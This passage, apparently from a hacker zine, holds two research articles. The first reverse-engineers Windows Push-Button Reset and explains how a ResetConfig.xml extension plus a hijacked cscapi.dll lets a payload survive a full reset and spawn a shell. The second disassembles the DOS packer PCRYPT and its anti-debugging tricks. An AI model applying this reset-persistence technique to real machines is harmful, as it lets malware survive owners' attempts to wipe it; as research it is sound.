19: Delete user data files (OpDeleteUserData)
20: Delete old OS files (OpDeleteOldOS).
21: Delete Encryption Opt-Out marker in OS volume (OpDeleteEncryptionOptOut):
22: Trigger WipeWarning remediation if a marker file is set (OpTriggerWipeWarning):
23: Set remediation strategy: ignore and continue (OpSetRemediationStrategy)

Now, we have to focus particularly on the specific operations that are more relevant to us, having in mind the execution order of the ***OperationQueue*** array that is being shown and our main objective, which is achieving any sort of filesystem persistence mechanism (surviving files and achieving code execution). The first thing I had to focus on while trying to survive in such an environment is finding where exceptions to deletion could be happening inside the construction of the Operation queue. Because of this, I considered initially operations such as ***OpDeleteUserData*** and ***OpArchiveUserData***, since they seem relevant, but end up not being useful at all since they copy and delete the data they move, which is mainly ***$SysReset***'s stored old OS folders and files. (The path would be ***<DriveLetter>:\$SysReset\OldOs***)

Because of this, I focused instead on operations related to migration, such as ***OpMigrateOEMExtensions***. This derived Operation object basically inherits everything from ***BaseOperation*** and doesn't have any additional relevant members, so what is most interesting from it is of course, ***OpMigrateOemExtensions::InternalExecute***.

At this point, we can say code speaks more than words, the optimized code snippet is shown below:



```
Path::Combine(&ExecState->m_OldOSRoot.CStringPath, L"Recovery", &OldOsRecoveryPath);
//Creating Recovery folder path with Old Os argument
Path::Combine(&ExecState->m_NewOSRoot.CStringPath, L"Recovery", &NewOsRecoveryPath);
//Creating Recovery folder path with New Os argument.
if (!Directory::Exists(&NewOsRecoveryPath))
{
Logging::Trace(0, L"MigrateOEMExtensions: Creating recovery folder");
(...)
Path::AddAttributes(&NewOsRecoveryPath);
Directory::CopySecurity(&OldOsRecoveryPath, &NewOsRecoveryPath);
}
NewOsRoot = &ExecState->m_NewOSRoot.CStringPath;
OldOsRoot = &ExecState->m_OldOSRoot.CStringPath;
TargetVolRoot = &ExecState->m_TargetVolumeRoot.CStringPath;
PbrMigrateOEMProvPackages(TargetVolRoot, OldOsRoot, NewOsRoot); //Moving packages files.
PbrMigrateOEMScripts(TargetVolRoot, OldOsRoot, NewOsRoot); //Moving scripts, core target function.
PbrMigrateOEMAutoApply(TargetVolRoot, OldOsRoot, NewOsRoot); //Moving autoapply files.
```

From all the functions that may be interesting, the one that interests me the most to cover is ***PbrMigrateOEMScripts***. You might be asking why? It is pretty simple, this is the function that basically is in charge of moving files inside the ***<DriveLetter>:\Recovery\OEM*** folder from OldOs (***Windows.Old*** folder), to the newOs (***<DriveLetter>***).

```
Path::Combine(m_OldOsRoot, L"Recovery\\OEM", &OldRecOemPath);
Path::Combine(m_NewOsRoot,  L"Recovery\\OEM", &NewRecOemPath);
Logging::Trace(0, L"MigrateOEMExtensions: Migrating OEM scripts from [%s] to [%s]", OldRecOemPath.
m_pchData, NewRecOemPath.m_pchData);
if (Directory::Exists(&OldRecOemPath) && !Directory::Exists(&NewRecOemPath))
{
(...)
Directory::Move(&OldRecOemPath, &NewRecOemPath, 1u);
}
```

Excerpt: Optimized PbrMigrateOEMScripts snippet to move entire directory from old to new OS (with Directory::Move)

```
Path::GetDirectory(NewOsRecoveryOemPath, &ParentDirRecovery);
        if ( Directory::Exists(&ParentDirRecovery))
{
           Path::GetShortName(OldOsRecoveryOemPath, &ShortNameRecOemPath);
            Path::GetCanonical(OldOsRecoveryOemPath, &CanonicalRecOemPathOld);
           Path::GetCanonical(NewOsRecoveryOemPath, &CanonicalRecOemPathNew);
           dwFlags = !argFlag; //Cool flag manipulation.
if( MoveFileExW(CanonicalRecOemPathOld, CanonicalRecOemPathNew, dwFlags))//Moving all files.
{
                             if (ADJ(ShortNameRecOemPath.m_pchData)->nDataLength > 0)
{
Path::SetShortName(NewOsRecoveryOemPath, &ShortNameRecOemPath);
                          }
                        }
           }

```

Excerpt: Optimized Directory::Move snippet related to moving subdirectories and files.


This code effectively shows how the engine itself moves arbitrary files from the “OldOS” (***Windows.Old***) to the “NewOS” (***<DriveLetter>***), as long as they are inside this folder: ***Recovery\OEM***. This however is not enough for achieving any sort of code execution to the target recovered OS, since we are limited to this directory for storage and there is no direct reliable interaction from which the recovered OS can use the migrated payload from this particular directory.

This is where an additional Operation in the queue can be chained together for exactly this purpose: ***OpRunExtension***.

```
struct __cppobj OpRunExtension : Operation
{
BoolProperty m_IsRequired;
StringProperty m_PhaseExecution;
PathProperty m_ExtensibilityDir;
StringProperty m_CommandPath;
StringProperty m_Arguments;
IntProperty m_Duration;
IntProperty m_Timeout;
PathProperty m_RecoveryImageLocation;
BoolProperty m_WipeDataCheck;
BoolProperty m_PartitionDiskCheck;
};
```

To show how exactly it matters to our intention, we have to look out for implementation details inside

OpRunExtension::InternalExecute. Mainly there are functions that are in charge of setting the necessary environment, where we can point out mainly ***OpRunExtension::SetEnvironmentVariables*** and of course, ***OpRunExtension::RunCommand***. The latter is the most important function of this particular derived Operation in our context, but I will describe both.




```
OpRunExtension::ExecuteCompatWorkarounds(RunExtensionObj);
dwCodeError = Path::Combine(&ExecStateObj->m_TargetVolumeRoot.CStringPath, L"Windows", &TargetWinDir);
if (dwCodeError >= 0){
            OpRunExtension::SetEnvironmentVariables(RunExtensionObj, &TargetWinDir.m_pchData);
            OpRunExtension::RunCommand(RunExtensionObj);
        (...)
}
```

Excerpt: Optimized OpRunExtension::InternalExecute understanding the overall execution flow.

First, ***OpRunExtension::SetEnvironmentalVariables*** is not too important, but it's core functionality is manipulating different registry values under ***HKLM\SOFTWARE\Microsoft\RecoveryEnvironment***. Some of those values include ***RecoveryImage***, ***AllVolumesFormatted***, ***DiskRepartitioned*** and even ***TargetOs***, but this is only created if it doesn't exist, which is usually not the case as far as my tests have shown. On the other hand, ***OpRunExtension::RunCommand*** is much more interesting for our purposes. For this aspect, we have to explain particular things related to the ***OpRunExtension*** object.

During the execution of ResetScenario's ***DoConstruct/InternalConstruct*** methods, there are particular members that are initialized here, and most of them come from an object labeled as "***Extensibility***".



```
if ( Extensibility::HasCommandFor(ExtensibilityObjectPtr, 3u) //Reset End phase checks.
{
            Logging::Trace(0, L"Reset: OEM extension is available for ResetEnd");
   Extensibility::GetCommand(ExtensibilityObjPointer, 3u, &ExtensibilityDir, &ScriptPath, &Arguments, &dwSeconds);
            ArgsString = PayloadInfo::GetImage(&Arguments);
            ScriptPath = PayloadInfo::GetImage(&ScriptPath);
            OemFolderPath = PayloadInfo::GetImage(&ExtensibilityDir);
   Logging::Trace(0, L"Reset: OEM extension command defined in [%s] for phase 2 is [%s] [%s] ([%u] seconds)", OemFolderPath, ScriptPath, ArgsString, (DWORD)dwSeconds);
            ATL::CStringW(&OperationNameStr, L"RunExtension");
            Operation::Create(&OperationNameStr, OpRunExtensionObjPtr);
            BoolProperty::operator=(&OpRunExtensionObjPtr->m_IsRequired, 0i64);
            ATL::CStringW(&m_PhaseExec, L"ResetEnd");
            PathProperty::operator=(&OpRunExtensionObjPtr->m_PhaseExecution, &m_PhaseExec);
   PathProperty::operator=(&OpRunExtensionObjPtr->m_ExtensibilityDir, &ExtensibilityDir);
            PathProperty::operator=(&OpRunExtensionObjPtr->m_CommandPath, &ScriptPath);
            PathProperty::operator=(&OpRunExtensionObjPtr->m_Arguments, &Arguments);
            IntProperty::operator=(&OpRunExtensionObjPtr->m_Duration, dwDurationSeconds);
            IntProperty::operator=(&OpRunExtensionObjPtr->m_Timeout, 3600);
            BoolProperty::operator=(&OpRunExtensionObjPtr->m_WipeDataCheck, 0i64);
            BoolProperty::operator=(&OpRunExtensionObjPtr->m_PartitionDiskCheck, 0i64);
            OperationQueue::Enqueue(OperationQueueOffline, OpRunExtensionObjPtr);
 }
```

Excerpt: Optimized ResetScenario::DoConstruct snippet to understand OpRunExtension member initialization.

To explain how this ***Extensibility*** object is initialized, we need to focus on the proper method used for this precise purpose and the members of classes involved in it. The answer to this is simple, and it is basically inside ***ResetScenario::InternalConstruct***, using the ***SystemInfo*** object with the member I labeled as ***m_TargetOEMResetConfigPath***. This is basically the path to ***ResetConfig.xml***, which has to be stored in the

Recovery\OEM directory from the “OldOs”.


```
StringInOemExtensibility=CStringW::CloneData(ResetScenarioObj->m_SystemInfoPtr->
m_TargetOEMResetConfigPath.CString.m_pchData);
if ( StringInOemExtensibility->nDataLength > 0 ){
        Logging::Trace(0, L"Reset: Loading OEM extensions");
        Extensibility::Load(&StringInOemExtensibility, ExtensibilityObj);
        (...)
        }
```

Excerpt: Optimized ResetScenario::InternalConstruct snippet, which shows the usage of the SystemInfo member, used for referring to the ResetConfig.xml path inside Extensibility::Load.

If we focus on this ***ResetConfig.xml*** file path and how it is used, we can say that reverse engineering the XML parsing itself is not particularly interesting, but in a brief description it can be said that this Extensibility object using the method ***Extensibility::ParseCommand*** with ***XmlNode::GetAttribute*** and ***XmlNode::GetChildText***, checks for values that are documented here. Specifically, there is some parsed information regarding Run/Path XML elements that will be stored under the ***Extensibility*** object first member, which is of ***CAtlMap<enum RunPhase***, ***struct RunCommand> type***, particularly matching the ***enum RunPhase*** key and then modifying the proper ***RunCommand*** structure with the parsed information from the XMLNode object.

If you wonder what all this means, it is just an overcomplicated way to say that we have to focus on three particular XML elements: ***RunPhase, Run and Path***, at their proper execution phase to trigger some possible code execution. For our purpose, we only care for ***RunPhase == FactoryReset_AfterImageApply***, which is represented in the implementation as the ***enum PhaseEnd*** with DWORD value 0x3.


However, while we know how to set up the environmental aspects of our payload so the WinRE engine works around it, we still don’t know how exactly the payload will be executed. To answer this, after explaining some of the workings around the setup for core objects related to ***OpRunExtension***, we have to return again to the ***RunCommand*** method, which builds a command line string with arguments.



```
        PbrMountScriptDirectory(&this->m_ExtensibilityDir.CStringPath, &ScriptDirectory);
Logging::Trace(0, L"RunExtension: Resolved script directory [%s] to [%s]",  this->m_ExtensibilityDir.
CStringPath.m_pchData, ScriptDirectory.m_pchData);
Path::Combine(&ScriptDirectory, &this->m_CommandPath.CStringMember, &ScriptFileCommand);
ATL::CStringW::Format(&ScriptFileName, L"%s %s", ScriptFileCommand.m_pchData, this->m_Arguments.
CStringMember.m_pchData);
Logging::Trace(0, L"RunExtension: About to execute [%s]", ScriptFileName.m_pchData);
         (...)
dwResultCode = Command::Execute(&ScriptFileName, unused_arg, CommandObjPointer);
        if ( dwResultCode >= 0 ){
dwCodeResult = Command::Wait(CommandObjPtr,this->m_Timeout.m_int_for_property;);
                if ( dwCodeResult < 0 ){
                        dwResultCode = 0x800705B4;
                        if ( dwCodeResult == 0x800705B4 ){
Logging::Trace(1u, L"RunExtension: The command timed out");
                                Command::Cancel(pCommandObj);
                            (...)
Logging::Trace(1u, L"RunExtension: The command was terminated");
                        }
                }
                else{
                        Logging::Trace(0, L"RunExtension: The command completed");
                        dwErrorCode = 0;
dwResultCode = Command::GetExitCode(CommandObj, &dwErrorCode);
                        if (dwResultCode >= 0){
                    if ( dwErrorCode ){
Logging::Trace(0, L"RunExtension: The command failed: Exit Code: [%u]", dwErrorCode);
                    }
                        }
                }
        }
```

Excerpt: Optimized OpRunExtension::RunCommand for overall execution flow.

If we inspect ***Command::Execute***, the most important snippet of code that matters for our purposes is the following one:



```
memset_0(&ProcessInfo, 0, sizeof(ProcessInfo));
ProcessInfo.cb = 104;
ProcessInfo.dwFlags = 256;
ProcessInfo.hStdInput = Input;
ProcessInfo.hStdOutput = commandObj;
ProcessInfo.hStdError = commandObj;
memset(&lpProcessInformation, 0, sizeof(lpProcessInformation));
CreateProcessW(0i64, CommandLineOutput->m_pchData, 0i64, 0i64, 1, 0x8000000u, 0i64, 0i64,
&ProcessInfo, &lpProcessInformation);
```

This is where the brainstorming started:

Since we have code execution within this environment and we know the operation scheduling order from static analysis, we can be sure that our stored payloads will be migrated from our “OldOs” to any “NewOs” OEM directory, thanks to ***OpMigrateOemExtensions*** and additionally, using a script file or a custom binary with particular arguments, we can also “arbitrarily” migrate from this “NewOS” OEM folder to a “NewOS” reliable directory from where we are sure we can trigger filesystem persistence, thanks to ***OpRunExtension*** and the ***TargetOS*** registry value that the environment itself provides us to interact with the to-be recovered OS volume.

This idea is the first thing that of course seemed plausible when considering the execution done by the described operations of our interest, and maybe also looked way too easy in terms of application, but at the end of my tests, there were a lot of considerations that I had in mind at the end of experiments, which you will see in the next section.

1.2.3: Practical limitations regarding the environment for payload's usage.

From this point onwards, everything described here is based on the results of the experiments I did for testing my payload, rather than reverse engineering specific binaries. In this sense, the OOBE phase is the next step which is in charge of creating the new user while using the newly modified OS volume, hence why every single change done through the recovery process is shown after the OOBE wizard has finished. However, due to the execution flow up until this point, it is implied that the new user specific folders can't be accessed, since the payload migration had to be done before even starting this step. Taking in mind these logical assumptions, the statement that I can migrate my payload "arbitrarily" for code execution is not actually correct, since I can't copy it to the new user's specific target directories such as ***\Users\<NewUsername>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup***. Similarly, it can be pointed out that there is also constraints related to restrictive DACLs for shared directories in a multiuser system such as ***ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp***, which of course difficults from where we can trigger our payload from the recovered OS.

So what is a simple solution to this problem with the mentioned constraints? The answer is an old fashioned dll hijacking payload, particularly one that was reliable (a binary that is guaranteed to be loaded after the reinstallation, inside the system root directory ***"<Drive Letter>:\Windows"***.) Of course there are possibly other ways to achieve code execution by having access to this particular directory, but for this specific PoC, this was the main route that I took. Staying on topic, there are a lot of such DLLs that could be used for this precise purpose, but the one I decided to pick up as an example was cscapi.dll, used by explorer.exe. (Special thanks to Dodo for pointing me out to this dll).

I specially crafted some simple dll that spawned a shell, some ***ResetConfig.xml*** and of course, the script to be executed which triggers the migration of the payload as well, all stored inside ***Recovery\OEM***. Eventually all the process described in the sections above will be executed and we will get a command prompt after the OOBE phase for the new account created. The payload testing phase was quite interesting, but to put it briefly, it is recommended avoiding anything non-command line based. Finally, all of this can actually be figured out by just looking at MSDN documentation regarding ResetConfig.xml and Push-Button Reset related information, which is what I initially started to do before working on the actual reversing process to understand particular undocumented things from this environment to interact better with the result recovered OS. The basic strategy was: "Poking around things until something particular interesting appears."

Conclusion:

This was a brief writeup on how it is possible to survive and achieve code execution very easily if the reset is done through local installation, even when set "Remove files and clean the drive." This took a while to reverse engineer since this environment, even if it looks similar to a usual Windows OS (both in kernel and user mode components), had quirks unique to this environment that required further research for my particular intentions.

The link for the SDK header file for IDA and an incredibly bad programmed PoC is here:
https://github.com/blackmassgroup/Black-Mass_v2

Regarding other scenarios and limitations, it is important to keep in mind I mainly tested this both in a VM and in a usual Windows 10 home OS: Possible integrated mitigations were not taken in consideration (and are usually not set up in a default installation, even if it existed), but I am sure there is some policy to deal with it. On the other hand, I have NOT tested it in other scenario cases that could be used as well such as CloudResetScenario, which would match when the reset is done through a downloaded image.

It is most likely that it would work as well in those cases, but for now, I leave it as an exercise to the reader.

Present Day. Present Time. We are all connected

This is probably my last public work in some months, but we will meet again soon in the future.

Ukc4Z2JtOTBJR3hsZENCaGJubGliMlI1SUhSbGJHd2dlVzkxSUhSb1lYUWdlVzkxSUdOaGJpZDBJR1J2SUdsMExn-bwpodHRwczovL3d3dy55b3V0dWJlLmNvbS93YXRjaD92PTJkWTRZNDNXbVhj

Special thanks to Jonas for the idea some months ago (although this was not precisely what I intended to achieve, but progress is progress).

Additional references:

0.-Main start reference:
->https://learn.microsoft.com/en-us/windows-hardware/manufacture/desktop/push-button-reset-overview?view=windows-11

1.-IDA Pro shifted pointers (particularly used for CString/CSimpleString containers).
->Reference: https://hex-rays.com/blog/igors-tip-of-the-week-54-shifted-pointers/
->External header used: https://github.com/dblock/msiext/blob/master/externals/WinDDK/7600.16385.1/inc/atl71/atlsimpstr.h

2.-IDA Pro __cppobj structures (Used in most rebuilded classes).
->Reference: https://www.hex-rays.com/products/ida/support/idadoc/1691.shtml

3.-Autopilot processes (Good reference for OOBE binaries, did not added this for this paper):
->https://www.anoopcnair.com/windows-autopilot-in-depth-processes-part-3/

4.-WinPE additional information (Used some of them for debugging particular important components):
->https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-vista/cc721977(v=ws.10)
->https://oofhours.com/2020/12/03/windows-pe-startup-revisited/
->UPDATE: It seems @gerhard_x was able to find a way to debug WinRE easier with LiveCloudKD
https://twitter.com/gerhart_x/status/1614708016049278978/photo/1

5.-Source for the image used for finding the different modules:
https://answers.microsoft.com/en-us/windows/forum/all/after-running-wsresetexe-this-shows-up/53e9e168-0465-43f4-ba81-4fc77b0a871c

LET'S COLOR IN THE...
did u click?
TOTALLYVIRAL
¯_(ツ)_/¯
QUEUE: 69,41
SOC ANALYST

Decrypting PCRYPT: Self-Curing Insomnia

Authored by *gorplop@sdf.org*

.section .greetz
.asciz netspooky, everyone at vxug,
and of course MERLiN themselves

While going through various old tools I collected, I found a DOS COM file. I was curious on how it works, so I opened it in a disassembler. The file turned out to be an encrypted program, which decrypts itself in memory prior to execution. I decided to read through the assembly to find out what exactly it does.

The program contained the following message that could be read when opening it in a hex editor:

```
╤═══════════════════════════════════════╤
│ PCRYPT v3.44! Fast, c00l Com&ExeCryptor│
╧═══════════════════════════════════════╧
            UnPackable! :)
        U try 2 unPack iT! :)

         (C) MERLiN 1996-1997
       ┌───────╤────────────────────┐
Origin:│AVK BBS│Work Time: 23:00-07:00│
       └───────┤    +7-XXX-XXX-XXXX  │
               ╧═╤══════════╤═══════┘
 On AvK bB$ U can│eVERYdAY!│get the
  Latest  Version╘═════════╛of PCRYPT!
            Call & Enjoy!
```

(BBS phone number redacted because it surely does not work anymore.)

The utility was clearly protected from reverse engineering. I wanted to understand how it works, to rewrite it for a modern OS, so I started cracking the PCRYPT packer. I've noticed that the code contains parts that do not make sense at all, and parts that make sense but are riddled with decoy instructions that do not do anything. The code also looked handwritten. I decided to take the challenge posed by the author and try to recover the original code that was "encrypted".

I used radare2 to disassemble the code, and wrote my own C programs that emulate the subsequent stages of unpacking. This way, I could study the code contents as they were in memory after each stage was done.

As you will see, the code employs many anti-RE tricks of the era that prevent dynamic analysis, or even simple debugging. In fact, running this COM file crashes my QEMU VM. Because of this, all of my work was done as fully static analysis.

I chose the r2 disassembler because of it's feature of starting disassembly from the current view position, which prevents it from being confused by the encrypted code. Ghidra and IDA are ok for this too if you manually mark what is code and what is not. All my work was done on disassembly. Decompilation is futile, as the code has not been generated by a compiler and the dummy instructions clutter up the resulting decompiled C code. There are little to no functions in the code too.

PCRYPT was a utility that protected your code from debugging and reverse engineering. Here's a posting from gHOST Station BBS file list that gives a list of features that PCRYPT v3.44 has:

```
 PCRYPT-encryptor of COM and EXE-files!
    * Works fast.
    * Small size.
    * Protects from debugging.
    * Written fully in assembly.
  Tested against the following programs:
  [... list of tools ...]
```

Also causes failure under ALL debuggers that use int 1and int 3. Additionally PCRYPT will collide with debugers running in 386 mode, because from time to time it overwrites registers dr0 - dr3.

```
       PCR344U.RAR      13400 23-08-97  +--------------------+ PCRYPT v3.44 +-+
                                        |+---------                           |
                                        ||PCRYPT-Шифровщик COM и EXE-файлов|  |
                                        |                           -------+  |
                                        | ш Быстро работает.                  |
                                        | ш Небольшой размер.                 |
                                        | ш Защита от отладки.                |
                                        | ш Полностью на Ассемблере.          |
                                        |                                     |
                                        +-------------------------------------+
                                        |    PCRYPT проверен на стойкость     |
                                        |     со следующими программами:      |
                                        | ч UUP v1.4;                         |
                                        | ч TSUP v1.6;                        |
                                        | ч UPC v1.03;                        |
                                        | ч Intruder v1.20, v1.30;            |
                                        | ч CUP386 v3.0, v3.2, v3.3, v3.4 ;-)|
                                        | ч XPACK -UX v1.49, v1.66-v1.67.k;   |
                                        | ч AutoHack v4.1, II v1.0, II v1.2;  |
                                        | ч TD386,                            |
                                        | ч DosDebug;                         |
                                        | ч Insight v1.01;                    |
                                        | ч Axe-Hack v2.3;                    |
                                        | ч SoftIce v2.80;                    |
                                        | ч Meff 18-03-1996;                  |
                                        | ч D(Alf) 1.0 Betta;                 |
                                        | ч MegaDebugger v1.00;               |
                                        | ч AVPUTIL v1.0b, v2.1, v2.2;        |
                                        | ч DeGlucker v0.03, v0.03a, v0.03b;  |
                                        |                                     |
                                        |  А также не  работает  под  ВСЕМИ  |
                                        |  отладчиками, использующими int 3  |
                                        |  и int 1.  Также PCRYPT будет ме-  |
                                        |  шать работать отладчикам,  рабо-  |
                                        |  тающим в  386  режиме,  т.к.  он  |
                                        |  время от времени уничтожает  со-  |
                                        |  держимое  отладочных   регистров  |
                                        |  dr0 - dr3.                         |
                                        +-------------------------------------+
                                        |                                     |
                                        | Copyright (c) 1996-1997 by MERLiN. |
                                        | Hatch by Michail A.Baikov (/1305)  |
                                        +--------------------[ 20 Aug 1997 ]-+
```

There is an unpacker available for PCRYPT -- so the encryption scheme has been cracked. It is simple anyway. But I think it is really interesting to fully understand the encryption implementation, as well as the anti-reverse engineering tricks that were employed in the 386 era. As a side note, the same BBS lists release v3.45, that was published only 12 days after the one used in this file...

But let's not get ahead of ourselves, and instead, dive into the binary.

```
                 ..
        Stage //|
                ||
              _||_
    ______________________
```

The COM file starts with a jump to what I will call "Stage 1". It's listed on the next page. This is what you would see when you open it in a disassembler.

```
 0000:0100      e93705         jmp 0x63a
.-------------------------------------------------------.
|            ... large blob of data ...                 |
'-------------------------------------------------------'
 0000:063a      7b00           jnp 0x63c
 0000:063c      6685c9         test ecx, ecx
 0000:063f      6a00           push 0
 0000:0641      88d2           mov dl, dl
 0000:0643      810a0000       or word [bp + si], 0
 0000:0647      e80000         call 0x64a
 0000:064a      7500           jne 0x64c
 0000:064c      817a070000     cmp word [bp + si + 7], 0
 0000:0651      84c0           test al, al
 0000:0653      665a           pop edx
 0000:0655      7900           jns 0x657
 0000:0657      81c26000       add dx, 0x60
 0000:065b      0f23c5         mov dr0, ebp
 0000:065e      7d00           jge 0x660
 0000:0660      2e670112       add word cs:[edx], dx
 0000:0664      89d2           mov dx, dx
 0000:0666      2e6781020400   add word cs:[edx], 4
 0000:066c      80f300         xor bl, 0
 0000:066f      81330000       xor word [bp + di], 0
 0000:0673      81c20400       add dx, 4
 0000:0677      89c9           mov cx, cx
 0000:0679      2e678a0a       mov cl, byte cs:[edx]
 0000:067d      80e9b2         sub cl, 0xb2
 0000:0680      7900           jns 0x682
 0000:0682      f6d1           not cl
 0000:0684      80700d00       xor byte [bx + si + 0xd], 0
 0000:0688      80c1e2         add cl, 0xe2
 0000:068b      81830e4f0000   add word [bp + di + 0x4f0e], 0
 0000:0691      56             push si
 0000:0692      5e             pop si
 0000:0693      808511fe00     add byte [di - 0x1ef], 0
 0000:0698      7300           jae 0x69a
 0000:069a      2e67880a       mov byte cs:[edx], cl
 0000:069e      6685c0         test eax, eax
 0000:06a1      84c0           test al, al
 0000:06a3      7900           jns 0x6a5
 0000:06a5      42             inc dx
 0000:06a6      7b00           jnp 0x6a8
 0000:06a8      81fa4603       cmp dx, 0x346
```

```
    0000:06ac      75c9           jne 0x677

    0000:06ae      42             inc dx
    0000:06af      3d3c75         cmp ax, 0x753c
    0000:06b2      8d29           lea bp, [bx + di]
    0000:06b4      93             xchg ax, bx
    0000:06b5      74ab           je 0x662
```

